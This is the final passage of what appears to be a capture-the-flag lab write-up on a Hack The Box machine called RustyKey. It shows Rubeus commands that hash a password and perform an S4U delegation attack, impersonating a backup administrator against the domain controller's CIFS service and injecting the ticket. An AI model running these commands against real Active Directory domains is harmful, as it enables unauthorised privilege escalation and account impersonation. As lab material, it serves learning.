
After adding IT-COMPUTER3$ to the DC’s PrincipalsAllowedToDelegateToAccount attribute we can use Rubeus too to carry out this attack.
1
.\Rubeus.exe hash /password:'Rusty88!'

1
.\Rubeus.exe s4u /user:'IT-COMPUTER3$' /rc4:B52B582F02F8C0CD6320CD5EAB36D9C6 /impersonateuser:backupadmin /msdsspn:CIFS/DC.RUSTYKEY.HTB /ptt



We can see ticket using klist.
1
klist
Thanks for reading 😄